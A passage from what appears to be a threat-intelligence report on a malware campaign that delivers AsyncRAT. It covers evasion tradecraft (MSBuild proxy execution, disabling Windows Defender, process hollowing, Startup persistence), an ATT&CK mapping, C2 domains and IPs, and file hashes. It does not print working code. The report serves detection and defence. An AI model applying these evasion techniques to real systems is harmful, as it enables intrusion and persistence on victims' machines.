
We dumped the decrypted payload and got a valid DLL file, which is named as “Lbpyjxefa.dll”. These raw bytes shown in the figure below are loaded as a .NET program inside the same process using Assembly.Load(). This is a classic “Russian Doll” technique used by malware to hide from antivirus. The final payload is highly obfuscated and has intense layers of protection.
The PHALT#BLYX campaign represents a sophisticated evolution in commodity malware delivery, seamlessly blending high-pressure social engineering with advanced “Living off the Land” techniques The psychological manipulation, combined with the abuse of trusted system binaries like `MSBuild.exe`, allows the infection to establish a foothold deep within the victim’s system before traditional defenses can react.
The technical complexity of the infection chain reveals a clear intent to evade detection and maintain long-term persistence. The use of a customized MSBuild project file to proxy execution, coupled with aggressive tampering of Windows Defender exclusions, demonstrates a deep understanding of modern endpoint protection mechanisms. Furthermore, the final payload is not merely dropped but injected into legitimate processes like `aspnet_compiler.exe`, effectively masking the malicious activity behind the facade of standard system operations.
Beneath the surface, the deployed AsyncRAT payload exhibits a high degree of resilience and operational security. The malware’s ability to randomize connection points and potentially leverage dead-drop resolvers like Pastebin indicates a botnet infrastructure designed to withstand individual server takedowns and maintain connectivity in hostile environments.
While the campaign targets the hospitality sector with specific financial lures, the underlying tradecraft suggests a threat actor capable of adapting to various industries. The presence of native Russian language artifacts within the deployment scripts provides strong attribution clues. As these tactics continue to evolve, organizations must look beyond file-based detection and focus on behavioral anomalies and process lineage to identify and stop these multi-staged attacks.
| Tactics | Techniques |
| Initial Access | T1566.002: Phishing: Spearphishing Link: Malspam with fake Booking.com links. |
| Execution | T1059.001: Command and Scripting Interpreter: PowerShell: PowerShell used for downloading and execution.
T1127.001: Trusted Developer Utilities Proxy Execution: MSBuild: `v.proj` executed via `msbuild.exe`. T1204.002: User Execution: Malicious File: User tricked into pasting/running code via ClickFix. |
| Defense Evasion | T1562.001: Impair Defenses: Disable or Modify Tools: Disabling Windows Defender and adding exclusions.
T1055.012: Process Injection: Process Hollowing: RunPE used to inject payload into legitimate processes. |
| Persistence | T1547.001: Boot or Logon Autostart Execution: `.url` and `.lnk` files in Startup. |
| Command and Control | T1095: Non-Application Layer Protocol: Communication over custom port 3535. |
| File Paths |
| `%ProgramData%\v.proj`
`%ProgramData%\staxs.exe` `C:\Windows\Temp\tybd7.exe` `%Startup%\DeleteApp.url` `%Startup%\update.lnk` |
| C2 Address |
| Oncameraworkout[.com/ksbo
low-house[.com http[://2fa-bns.com asj77[.com asj88[.com asj99[.com 194.169.163[.140 193.221.200[.233 13.223.25[.84 wmk77.com 8eh18dhq9wd.click Port: 3535 |
| File Name | SHA256 |
| Ps1.ps1 | cd3604fb9fe210261de11921ff1bea0a7bf948ad477d063e17863cede1fadc41 |
| payload_1.ps1 | 13b25ae54f3a28f6d01be29bee045e1842b1ebb6fd8d6aca23783791a461d9dd |
| .ps1 | 9fac0304cfa56ca5232f61034a796d99b921ba8405166743a5d1b447a7389e4f |
| v.proj | cd3604fb9fe210261de11921ff1bea0a7bf948ad477d063e17863cede1fadc41 |
| v.proj.ps1 | 9fc15d50a3df0ac7fb043e098b890d9201c3bb56a592f168a3a89e7581bc7a7d |
| Stub.exe/Staxs.exe/tydb7.exe | bf374d8e2a37ff28b4dc9338b45bbf396b8bf088449d05f00aba3c39c54a3731 |
| Stub.exe | 11c1cfce546980287e7d3440033191844b5e5e321052d685f4c9ee49937fa688 |
| Stub.exe | 07845fcc83f3b490b9f6b80cb8ebde0be46507395d6cbad8bc57857762f7213a |
| Stub.exe | 08037de4a729634fa818ddf03ddd27c28c89f42158af5ede71cf0ae2d78fa198 |
| Stub.exe | 2f3d0c15f1c90c5e004377293eaac02d441eb18b59a944b2f2b6201bb36f0d63 |
| Stub.exe | 33f0672159bb8f89a809b1628a6cc7dddae7037a288785cff32d9a7b24e86f4b |
| Stub.exe | 6bd31dfd36ce82e588f37a9ad233c022e0a87b132dc01b93ebbab05b57e5defd |
| Stub.exe | 1f520651958ae1ec9ee788eefe49b9b143630c340dbecd5e9abf56080d2649de |
| DeleteApp.url | 9c891e9dc6fece95b44bb64123f89ddeab7c5efc95bf071fb4457996050f10a0 |
| Wwigu.exe | e68a69c93bf149778c4c05a3acb779999bc6d5bcd3d661bfd6656285f928c18e |
| Wwigu.exe | 18c75d6f034a1ed389f22883a0007805c7e93af9e43852282aa0c6d5dafaa970 |
| Lbpyjxefa.dll | 91696f9b909c479be23440a9e4072dd8c11716f2ad3241607b542b202ab831ce |